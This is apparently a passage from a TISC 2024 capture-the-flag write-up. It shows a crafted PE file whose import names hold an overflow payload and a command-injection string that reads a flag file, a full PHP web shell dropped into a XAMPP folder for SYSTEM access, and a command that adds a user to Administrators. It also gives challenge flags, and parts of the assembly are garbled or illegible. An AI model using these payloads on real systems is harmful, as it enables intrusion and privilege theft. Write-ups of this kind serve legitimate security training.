    dw 'PE', 0                ; Signature

; Image File Header
    dw 0x8664                 ; Machine
    dw 0x01                   ; NumberOfSections
    dd 0                      ; [UNUSED] TimeDateStamp
    dd 0                      ; PointerToSymbolTable
    dd 0                      ; NumberOfSymbols
    dw opt_hdr_size           ; SizeOfOptionalHeader
    dw 0x22                   ; Characteristics

; Optional Header, COFF Standard Fields
opt_hdr:
    dw 0x020b                 ; Magic (PE32+)
    db 0x0e                   ; MajorLinkerVersion
    db 0x16                   ; MinorLinkerVersion
    dd code_size              ; SizeOfCode
    dd 0                      ; SizeOfInitializedData
    dd 0                      ; SizeOfUninitializedData
    dd entry                  ; AddressOfEntryPoint
    dd code                   ; BaseOfCode

; Optional Header, NT Additional Fields
    dq 0x000140000000         ; ImageBase
    dd 0x10                   ; SectionAlignment
    dd 0x10                   ; FileAlignment
    dw 0x06                   ; MajorOperatingSystemVersion
    dw 0                      ; MinorOperatingSystemVersion
    dw 0                      ; MajorImageVersion
    dw 0                      ; MinorImageVersion
    dw 0x06                   ; MajorSubsystemVersion
    dw 0                      ; MinorSubsystemVersion
    dd 0                      ; Reserved1
    dd file_size              ; SizeOfImage
    dd hdr_size               ; SizeOfHeaders
    dd 0                      ; CheckSum
    dw 0x02                   ; Subsystem (Windows GUI)
    dw 0x8160                 ; DllCharacteristics
    dq 0x100000               ; SizeOfStackReserve
    dq 0x1000                 ; SizeOfStackCommit
    dq 0x100000               ; SizeOfHeapReserve
    dq 0x1000                 ; SizeOfHeapCommit

```

```

    dd 0                ; LoaderFlags
    dd 0x02             ; NumberOfRvaAndSizes

; Optional Header, Data Directories
    dd 0                ; Export, RVA
    dd 0                ; Export, Size
    dd itbl             ; Import, RVA
    dd itbl_size        ; Import, Size

opt_hdr_size equ $-opt_hdr

; Section Table
    section_name db '.'    ; Name
    times 8-($-section_name) db 0
    dd sect_size      ; VirtualSize
    dd iatbl          ; VirtualAddress
    dd code_size      ; SizeOfRawData
    dd iatbl          ; PointerToRawData
    dd 0              ; PointerToRelocations
    dd 0              ; PointerToLinenumbers
    dw 0              ; NumberOfRelocations
    dw 0              ; NumberOfLinenumbers
    dd 0x600000020    ; Characteristics

hdr_size equ $-$$

code:
; Import Address Directory
iatbl:
iatbl1:
    dq MessageBox1
    dq MessageBox2
    dq MessageBox3
    dq MessageBox4
    dq MessageBox5
    dq MessageBox6
    dq MessageBox7
    dq MessageBox8
    dq MessageBox9
    dq MessageBox10
    dq MessageBox11
    dq MessageBox12
    dq MessageBox13

```

```

        dq MessageBox14
        dq MessageBox15
        dq MessageBox16
    dq 0
iatbl2:
        dq symbol2
        dq 0
iatbl3:
        dq symbol3
        dq 0

iatbl_size equ $-iatbl

; Entry
entry:
    ret

    times align($-$$,16)-($-$$) db 0xcc

; Import Directory
itbl:
    dd intbl1                ; Import Lookup Table RVA
    dd 0                    ; TimeDateStamp
    dd 0                    ; Forwarder Chain
    dd dll_name1            ; Name RVA
    dd iatbl1               ; Import Address Table RVA

    dd intbl2                ; Import Lookup Table RVA
    dd 0                    ; TimeDateStamp
    dd 0                    ; Forwarder Chain
    dd dll_name2            ; Name RVA
    dd iatbl2               ; Import Address Table RVA

    dd intbl3                ; Import Lookup Table RVA
    dd 0                    ; TimeDateStamp
    dd 0                    ; Forwarder Chain
    dd dll_name3            ; Name RVA
    dd iatbl3               ; Import Address Table RVA

itbl_size equ $-itbl

; Import Name Table

```

```

dq MessageBox1
dq MessageBox2
dq MessageBox3
dq MessageBox4
dq MessageBox5
dq MessageBox6
dq MessageBox7
dq MessageBox8
dq MessageBox9
dq MessageBox10
dq MessageBox11
dq MessageBox12
dq MessageBox13
dq MessageBox14
dq MessageBox15
dq MessageBox16
dq 0

```

```

dq symbol2
dq 0

```

```

dq symbol3
dq 0

```

```
dw 0x1000
db
```

```
dw 0x1000
db
```

MessageBox3:

db

MessageBox4:

db

MessageBox5:

db

MessageBox6:

db

MessageBox7:

db

MessageBox8:

db

MessageBox9:

dw 0x1000

[illegible][illegible][illegible][illegible][illegible][illegible]

db

[illegible]

MessageBox16:

dw 0x1000

db

[illegible]

symbol2:

```
dw 0x2000
```

```
db 'FUNC1', 0
```

symbol3:

```
dw 0x2000
```

```
db 'FUNC1', 0
```

dll_name1:

```
db 'A.dll', 0
```

db 0

dll_name2:

```
db 0x42, 0x42, 0x42, 0x42, 0x42, 0x42, 0x42, 0x42, 0x42, 0x42, 0x42,
0x42, 0x42, 0x42
```

```
db 0x5E, 0x2F, 0xff, 0xff, 0xff ; overwrite name_len & libname_len
```

db '.dll', 0

db 0

dll_name3:

```
db ';cat /app/flag.txt > out;'
```

db '.dll', 0

db 0


```
sect_size equ $-code
```

```
times align($-$$,16)-($-$$) db 0
```

```
code_size equ $-code
file_size equ $-$$
```

This can be compiled using [nasm](#).

```
nasm.exe -f bin -o test.exe test.asm
```



Finally, executing of `client.py` will give us the flag. Remember to change from local host to `chals.tisc24.ctf.sg` and the correct port.

```
(kali㉿kali)-[~/Desktop/imphash]
└─$ python3 client.py exp.exe
[+] Opening connection to chals.tisc24.ctf.sg on port 53719: Done
[*] Switching to interactive mode
Input PE file (base64 encoded): Import hash: TISC{pwn1n6_w17h_w1nd0w5_p3}

[*] Got EOF while reading in interactive
$
```

Flag: TISC{pwn1n6_w17h_w1nd0w5_p3}

Debugging tips

To debug in gdb, do it in Docker. We will first set a breakpoint to trigger when plugin `libcoreimp.so` is loaded. Next, read the argument which contains our file to (copying the command from `server.py`) `r -q -c imp -e bin.relocs.apply=true test.exe`.

```
ctf@1c2eec359274:/app$ gdb r2
...
(gdb) catch load libcoreimp.so
Catchpoint 1 (load)
(gdb) r -q -c imp -e bin.relocs.apply=true test.exe
```

Once the breakpoint has been triggered, use `info file` to get the address of `libcoreimp.so`. Based on the result below with reference to the first section, the base address of `libcoreimp.so` is `0x00007f9d25865000`.

```
(gdb) info file
...
0x00007f9d25a04528 - 0x00007f9d25a04548 is .bss in
/usr/local/lib/libr_lang.so
0x00007f9d25865238 - 0x00007f9d2586525c is .note.gnu.build-id in
/home/ctf/.local/share/radare2/plugins/libcoreimp.so
      0x00007f9d25865260 - 0x00007f9d25865288 is .gnu.hash in
/home/ctf/.local/share/radare2/plugins/libcoreimp.so
      0x00007f9d25865288 - 0x00007f9d25865468 is .dynsym in
/home/ctf/.local/share/radare2/plugins/libcoreimp.so
...
```

Level 10 - Diffuse

Description

!!! We've found a weird device with a timer counting down! Could..it... be...a bomb....??
Your fellow agents found some access into the engineer's machine, will you be able to find some clues and diffuse it before it's too late?

For details on your instance, talk to [@DiffuseInstanceBot](#) on Telegram.

Note: Instances may be refreshed periodically. Remember to save your work outside of the instance!

Solution

XAMPP permission misconfiguration

Once you connected to the instance via SSH.

```
diffuser@DIFFUSE C:\Users\diffuser\Desktop>dir
Volume in drive C is Windows
Volume Serial Number is EAA4-4451

Directory of C:\Users\diffuser\Desktop

09/26/2024  12:54 AM    <DIR>          .
09/26/2024  03:43 AM    <DIR>          ..
09/26/2024  12:54 AM                15,922 diffuse.html
08/04/2024  03:49 PM               178,942 overwatch.png
09/26/2024  12:32 AM               666,208 schtasks.txt
08/04/2024  03:43 PM               308,665 skibidi.png
          4 File(s)              1,169,737 bytes
          2 Dir(s)  97,452,457,984 bytes free
```

There is a website in the localhost at port 80.

```
PS C:\Users\diffuser> netstat -an
```

Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:22	0.0.0.0:0	LISTENING
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:443	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING
TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING
TCP	0.0.0.0:7680	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49667	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49668	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49670	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49677	0.0.0.0:0	LISTENING

```
PS C:\Users\diffuser> curl http://localhost:80/
```

```

StatusCode      : 200
StatusDescription : OK
Content         : <!DOCTYPE HTML>
                  <title>Decryption service</title>
                  <body>
                  <div class="formbold-main-wrapper">
                    <div class="formbold-form-wrapper">
                      <h1>D1FFuS3's DECRYPTION SERVICE</h1>
                    </div>
                    <p>Oops yo...
RawContent      : HTTP/1.1 200 OK
                  Transfer-Encoding: chunked
                  Content-Type: text/html; charset=UTF-8
                  Date: Thu, 26 Sep 2024 05:58:59 GMT
                  Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3
                  X-Powered-By: PHP/8.1.25


                  <!DOC...
Forms           : {}
Headers        : {[Transfer-Encoding, chunked], [Content-Type,
text/html; charset=UTF-8], [Date, Thu, 26 Sep 2024 05:58:59 GMT], [Server,
Apache/2.4.58 (Win64) OpenSSL/3.1.3]...}
Images         : {}
InputFields    : @{innerHTML=; innerText=; outerHTML=<INPUT
id=firstname class=formbold-form-input name=firstname placeholder="John">;
outerText=; tagName=INPUT; id=firstname; class=formbold-form-input;
name=firstname; placeholder=John}, @{innerHTML=; innerText=; outerHTML=
<INPUT id=lastname class=formbold-form-input name=lastname
placeholder="Doe">; outerText=; tagName=INPUT; id=lastname;
class=formbold-form-input; name=lastname; placeholder=Doe}, @{innerHTML=;
innerText=; outerHTML=<INPUT id=email class=formbold-
form-input name=email placeholder="johndoe@mail.com">; outerText=;
tagName=INPUT; id=email; class=formbold-form-input; name=email;
placeholder=johndoe@mail.com}, @{innerHTML=; innerText=; outerHTML=<INPUT
id=phone class=formbold-form-input name=phone placeholder="(319) 555-
0115">; outerText=; tagName=INPUT; id=phone; class=formbold-form-input;
name=phone; placeholder=(319) 555-0115}...}
Links          : {}
ParsedHtml     : System.__ComObject
RawContentLength : 7958

```

We can then use port forwarding to access the website with our browser.

```
ssh diffuser@57.155.8.42 -L 80:localhost:80
```

Going to `http://localhost` brings us to this page.



D1FFuS3's DECRYPTION SERVICE

Oops your important files have been encrypted. If you are seeing this site, then your files are no longer accessible. Perhaps you are looking for a way to recover your files but dont wast your time. We have used strong encryption algorithms so you are unable to recover them without our deryption service.

We guarantee that you can recover your files saefly if you perform the following steps.

1. Send \$1000 worth of Bitcoing to the following address:
bM1qxy2kgUgjrqtzq2n0Mrf2483p83Mnkfjhx9wih
2. Fill in the form below and attach proof of your transaction.

We will contact you through email on the decryption steps once we have verified the transaction.

First name	Last name
John	Doe
Email	Phone
johndoe@mail.com	(319) 555-0115
Bitcoin Wallet ID	
Bitcoin Wallet ID	

 **Attach Proof of Transaction** No file selected.

Despite there is a upload file feature, submitting a PHP webshell will not help as only the filename is submitted, not the file content.

THANK YOU!

Thank you for using our services. We will contact you through email on the decryption steps once we have verified your transaction.

If we use PowerShell to look at the content of `submit.php`, we will notice it is just a HTML file.

```
PS C:\Users\diffuser> type C:\xampp\htdocs\submit.php
<!DOCTYPE HTML>
<title>Thank you</title>
<body>
<div class="formbold-main-wrapper">
  <div class="formbold-form-wrapper">
    <h1>THANK YOU!</h1>
  </div>
  <p>Thank you for using our services. We will contact you through email
on the decryption steps once we have verified your transaction. </p>
</div>
</div>
```

We do not have privilege to list the content of `C:\xampp` but we have the privilege to access its content and write to `C:\xampp`.

Create a PHP file, `ws.php`, below and upload to the instance.

```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
```

```
        system($_GET['cmd'] . ' 2>&1');
    }
?>
</pre>
</body>
</html>
```

```
(kali㉿kali)-[~/Desktop]
$ scp ws.php diffuser@57.155.8.42:ws.php
```

Copy the web shell to the upload folder.

```
PS C:\Users\diffuser> cp ws.php C:/xampp/htdocs/uploads/ws.php
```

We may now directly access the webshell.

[←](#) [→](#) [↻](#) [ⓘ](#) localhost/uploads/ws.php?cmd=whoami

Execute

nt authority\system

Execute the following command to add our current user into the administrator group:

```
net localgroup Administrators diffuser /add
```

Finally, we can SSH into the same account with administrative privileges where we will find two files `project_incendiary.7z` and `note_to_self.txt` in `diffuse`'s Desktop.

```
diffuser@DIFFUSE C:\Users>dir
Volume in drive C is Windows
Volume Serial Number is EAA4-4451

Directory of C:\Users

08/03/2024  01:21 AM    <DIR>          .
08/02/2024  04:20 PM    <DIR>          Administrator
09/08/2024  06:51 AM    <DIR>          diffuse
09/29/2024  09:28 AM    <DIR>          diffuser
07/28/2024  04:00 PM    <DIR>          Public
```

```
0 File(s)          0 bytes
5 Dir(s)  97,569,136,640 bytes free
```

```
diffuser@DIFFUSE C:\Users>cd diffuse
```

```
diffuser@DIFFUSE C:\Users\diffuse>dir
```

```
Volume in drive C is Windows
```

```
Volume Serial Number is EAA4-4451
```

```
Directory of C:\Users\diffuse
```

09/08/2024	06:51 AM	<DIR>	.
08/03/2024	01:21 AM	<DIR>	..
07/28/2024	04:17 PM	<DIR>	Contacts
09/10/2024	02:37 PM	<DIR>	Desktop
07/28/2024	04:17 PM	<DIR>	Documents
08/17/2024	02:16 PM	<DIR>	Downloads
07/28/2024	04:17 PM	<DIR>	Favorites
07/28/2024	04:17 PM	<DIR>	Links
07/28/2024	04:17 PM	<DIR>	Music
07/28/2024	02:55 PM	<DIR>	OneDrive
08/02/2024	02:45 PM	<DIR>	Pictures
07/28/2024	04:17 PM	<DIR>	Saved Games
07/28/2024	04:17 PM	<DIR>	Searches
08/02/2024	03:58 AM	<DIR>	Videos

```
0 File(s)          0 bytes
14 Dir(s)  97,569,136,640 bytes free
```

```
diffuser@DIFFUSE C:\Users\diffuse>cd Desktop
```

```
diffuser@DIFFUSE C:\Users\diffuse\Desktop>dir
```

```
Volume in drive C is Windows
```

```
Volume Serial Number is EAA4-4451
```

```
Directory of C:\Users\diffuse\Desktop
```

09/10/2024	02:37 PM	<DIR>	.
09/08/2024	06:51 AM	<DIR>	..
08/04/2024	11:22 AM	<DIR>	favourites
08/17/2024	05:54 AM		98 key1.pub
07/28/2024	04:17 PM		2,355 Microsoft Edge.lnk
08/16/2024	03:38 PM		1,996 note_to_self.txt
09/07/2024	02:29 PM	<DIR>	project_incendiary

```
09/25/2024 10:52 AM 348 results.txt
4 File(s) 4,797 bytes
4 Dir(s) 97,569,177,600 bytes free
```

We may download the files for the next part of this challenge which contains important files such as `firmware.hex`.

```
diffuser@DIFFUSE C:\Users\diffuse\Desktop>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements!
https://aka.ms/PSWindows

PS C:\Users\diffuse\Desktop> Compress-Archive *

cmdlet Compress-Archive at command pipeline position 1
Supply values for the following parameters:
DestinationPath:
PS C:\Users\diffuse\Desktop> Compress-Archive * desktop.zip
```

In our own Kali.

```
(kali㉿kali)-[~/Desktop]
└─$ scp diffuser@57.155.8.42:C:/users/diffuse/Desktop/desktop.zip .
```

I also came across a hidden schematic file, `schematic.pdf`.

```
PS C:\Users\diffuse\AppData\Roaming> ls
Directory: C:\Users\diffuse\AppData\Roaming

Mode                LastWriteTime         Length Name
----                -
d-----          7/28/2024   2:53 PM          Adobe
d-----          8/16/2024   4:13 PM      Incendiary
d--s-          8/2/2024   4:05 PM      Microsoft
d-----          8/4/2024  10:42 AM        Mozilla
d-----          8/16/2024   9:22 PM      Notepad++

PS C:\Users\diffuse\AppData\Roaming> cd .\Incendiary\
PS C:\Users\diffuse\AppData\Roaming\Incendiary> ls
```

```
PS C:\Users\diffuse\AppData\Roaming\Incendiary> ls -Force
```

```
Directory: C:\Users\diffuse\AppData\Roaming\Incendiary
```

Mode	LastWriteTime	Length	Name
d--h--	9/7/2024 2:31 PM		Schematics

```
PS C:\Users\diffuse\AppData\Roaming\Incendiary> cd .\Schematics\
```

```
PS C:\Users\diffuse\AppData\Roaming\Incendiary\Schematics> ls
```

```
Directory: C:\Users\diffuse\AppData\Roaming\Incendiary\Schematics
```

Mode	LastWriteTime	Length	Name
-a----	9/6/2024 2:38 PM	378032	schematic.pdf

```
(kaliⓈkali)-[~/Desktop]  
└─$ scp
```

```
diffuser@57.155.8.42:C:/users/diffuse/AppData/Roaming/Incendiary/Schematic  
s/schematic.pdf .
```


Tackling Arduino

Wiring in Wokwi


Refs:

- <https://blog.attify.com/flare-4-ctf-write-part-4/>
- <https://ww1.microchip.com/downloads/en/devicedoc/atmel-0856-avr-instruction-set-manual.pdf>

The [schematic.pdf](#) contains a blueprint of the bomb.



With this blueprint, we can go to wokwi's [simulation website](#), to build the exact same design before uploading the firmware, `firmware.hex`.



Reversing the firmware

We can also convert the hex file into binary using [avr-objcopy](#).

```
avr-objcopy -I ihex -O binary firmware.hex firmware.bin
```

We can analyze the bin if we want where we will see strings at the end of the file.

3130h	86 8C C8 91	87 9D 9A C8	8E 84 89 8F	C8 81 86 C8	tœE'†.šEZ„%.E.†E
3140h	9C 80 8D C8	81 DA 8B C8	8A 9D 9B C6	C6 C6 3F 06	œ€.È.Ú<ÈŠ.>ÆÆÆ?.
3150h	5B 4F 66 6D	7D 07 7F 6F	77 7C 39 5E	79 71 00 00	[0fm}..ow 9^yq..
3160h	00 00 1A 07	ED 06 5D 07	E3 04 E6 06	D3 06 C4 06	í.].ă.æ.Ó.Ă.
3170h	00 00 00 00	6A 04 6E 04	72 04 00 00	00 00 E3 07	j.n.r.....ă.
3180h	77 04 5D 07	5C 07 00 00	00 00 E4 04	77 04 5D 07	w.].\.....ă.w.].
3190h	E3 04 40 05	56 05 CB 04	57 72 6F 6E	67 20 64 65	ă.@.V.Ě.Wrong de
31A0h	63 72 79 70	74 69 6F 6E	00 6F 72 20	6E 6F 20 6B	ryption.or no k
31B0h	65 79 20 63	68 69 70 21	00 4C 65 73	73 20 74 69	ey chip!.Less ti
31C0h	6D 65 20 6E	6F 77 21 00	46 38 67 33	61 5F 39 56	me now!.F8g3a_9V
31D0h	37 47 32 24	64 23 30 68	00 52 65 61	64 20 6B 65	7G2\$d#0h.Read ke
